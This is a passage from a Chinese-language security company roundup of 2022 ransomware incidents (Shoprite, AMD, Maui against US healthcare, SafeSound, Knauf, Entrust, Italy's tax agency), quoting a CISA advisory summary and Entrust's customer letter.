
17. 非洲最大连锁超市遭勒索团伙敲诈：600GB 数据失窃

6 月 10 日，非洲最大的连锁超市零售商 Shoprite 公司透露遭遇了一起安全事件，并向斯威士兰、纳米比亚及赞比亚的客户发出警告，表示他们的个人信息可能因此受到损害。该公司在声明中表示，此次泄露的数据包括个人姓名和身份证号码，但不涉及财务信息或银行账号。6 月 14 日，勒索软件团伙 RansomHouse 声称对此次攻击负责，并发布了一份据称从 Shoprite 窃取到的 600GB 数据的样本。

图：RansomHouse 勒索网站已将 Shoprite 列为受害者

18. RansomHouse 宣布盗取芯片制造巨头 AMD 450GB 数据

6 月底，名为 RansomHouse 的黑客组织声称，轻松登进了半导体巨头 AMD 的系统，并窃取了 450GB 的数据，其中包括 “网络文件、系统信息以及 AMD 密码”。该勒索团伙已将 AMD 添加到了其数据泄露网站上，并表示 AMD 只使用了 “简单的密码” 来保护其网络。该团伙不加密数据，而是专注于数据盗窃以加快其活动，这意味着没有感染 AMD 系统，而一旦获得对其网络的访问权，就会窃取内部数据。AMD 表示正对此安全事件展开调查。



图：RansomHouse 团伙公开 AMD 泄露数据

19. 美声称朝鲜黑客正利用 Maui 勒索软件攻击医疗保健机构

7 月 6 日，美联邦调查局（FBI）、网络与基础设施安全局（CISA）和财政部（DoT）警告称，有朝方背景的黑客组织，正在利用勒索软件向美国各地的医疗保健机构和公共卫生部门发起攻击。在发布的联合公告中，美政府机构指出，其发现相关黑客活动至少可追溯至 2021 年 5 月开始部署的 Maui 勒索软件。据悉，受害医疗保健机构的服务器资料会被加密，并波及电子健康记录、医学成像和整个内网。

Alert (AA22-187A)

More Alerts

North Korean State-Sponsored Cyber Actors Use Maui Ransomware to Target the Healthcare and Public Health Sector

Original release date: July 06, 2022

Print Tweet Send Share

Summary

The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and the Department of the Treasury (Treasury) are releasing this joint Cybersecurity Advisory (CSA) to provide information on Maui ransomware, which has been used by North Korean state-sponsored cyber actors since at least May 2021 to target Healthcare and Public Health (HPH) Sector organizations.

This joint CSA provides information—including tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs)—on Maui ransomware obtained from FBI incident response activities and industry analysis of a Maui sample. The FBI, CISA, and Treasury urge HPH Sector organizations as well as other critical infrastructure organizations to apply the recommendations in the Mitigations section of this CSA to reduce the likelihood of compromise from ransomware operations. Victims of Maui ransomware should report the incident to their local FBI field office or CISA.

图：网络与基础设施安全局（CISA）公告

20. 国内病毒作者利用“吃鸡”外挂传播新型勒索软件

7 月 19 日，瑞星威胁情报中心发现一款由国内病毒作者制作的全新勒索软件——SafeSound，该恶意软件 SafeSound 由易语言编写，通过“穿越火线”、“绝地求生”等游戏外挂进行传播。一旦 SafeSound 勒索软件运行，将会对用户电脑系统磁盘中除了特定格式外的所有文件进行加密，而后释放包含勒索信息与解密功能的可执行程序，病毒作者通过微信支付的方式向受害者索要赎金，表示只有交纳赎金才能获得解密 Key，通过解密器解密相应文件。瑞星已发布 SafeSound 勒索软件免费解密工具，供被加密用户下载使用。

图：SafeSound 勒索信

21. 跨国巨头遭勒索软件攻击 :所有工厂正常运转，所有业务离线进行

7 月 21 日，德国建材巨头可耐福集团（Knauf Group）宣布已成网络攻击目标。其业务运营被攻击扰乱，迫使全球 IT 团队关闭了所有 IT 系统以隔离事件影响。名为 Black Basta 的勒索软件团伙在其网站上发布公告，于 7 月 16 日将可耐福列为受害者。该勒索软件团伙还公布了一批数据，据称是攻击期间从可耐福处窃取到的全部文件中的 20%。目前已经有超过 350 名访问者访问了这些文件。

图：Black Basta 勒索门户将可耐福列为攻击受害者

22. 数字安全巨头 Entrust 被勒索软件团伙攻陷

7 月 21 日，据 BleepingComputer 最新报道，数字安全巨头 Entrust 已经证实遭受了网络攻击，威胁者破坏了他们的网络并从内部系统窃取了数据。Entrust 是一家专注于在线信任和身份管理的安全公司，提供广泛的服务，包括加密通信、安全数字支付和身份证明解决

方案。根据被盗的数据，这种攻击可能会影响大量使用 Entrust 进行身份管理和身份验证的关键和敏感组织。

ENTRUST

SECURING A WORLD IN MOTION

July 6, 2022

I am writing to let you know that on June 18, we learned that an unauthorized party accessed certain of our systems used for internal operations. We have been working tirelessly to remediate this situation since that moment.

The first thing I want to tell you is that, although our investigation is ongoing, we have found no indication to date that the issue has affected the operation or security of our products and services.

Upon learning of the issue, we informed law enforcement and began working with a leading third-party cybersecurity firm. Though our investigation continues, we have no evidence of ongoing unauthorized access to our systems and are implementing additional safeguards to help enhance our security.

We have determined that some files were taken from our internal systems. As we continue to investigate the issue, we will contact you directly if we learn information that we believe would affect the security of the products and services we provide to your organization.

We deeply value our relationship with you and take seriously our responsibility to protect our systems and provide uninterrupted services to you. If you have additional questions, please contact your account representative.


Sincerely,

Todd Wilkinson
President & CEO, Entrust

图：Entrust 公司 CEO 发给客户的安全事件通告

23. 意大利税务局疑遭勒索软件攻击，78GB 数据失窃

7 月 25 日，意大利《晚邮报》报道，勒索软件团伙 Lockbit 声称已经入侵了意大利税务局（Agenzia delle Entrate），从中窃取了约 78GB 数据，其中包括公司文件、扫描件、财务报告和合同，并发布了文件和样本截图，并威胁意大利税务局在 5 天内支付赎金，否则他们就将公布盗取的全部数据。



图：LockBit 发布在网站上的通告

北京瑞星网安技术股份有限公司
地址：北京市海淀区紫竹院路 116 号嘉豪国际中心 C 座 3 层
邮编：100089
咨询：400-660-8866
网站：http://www.rising.com.cn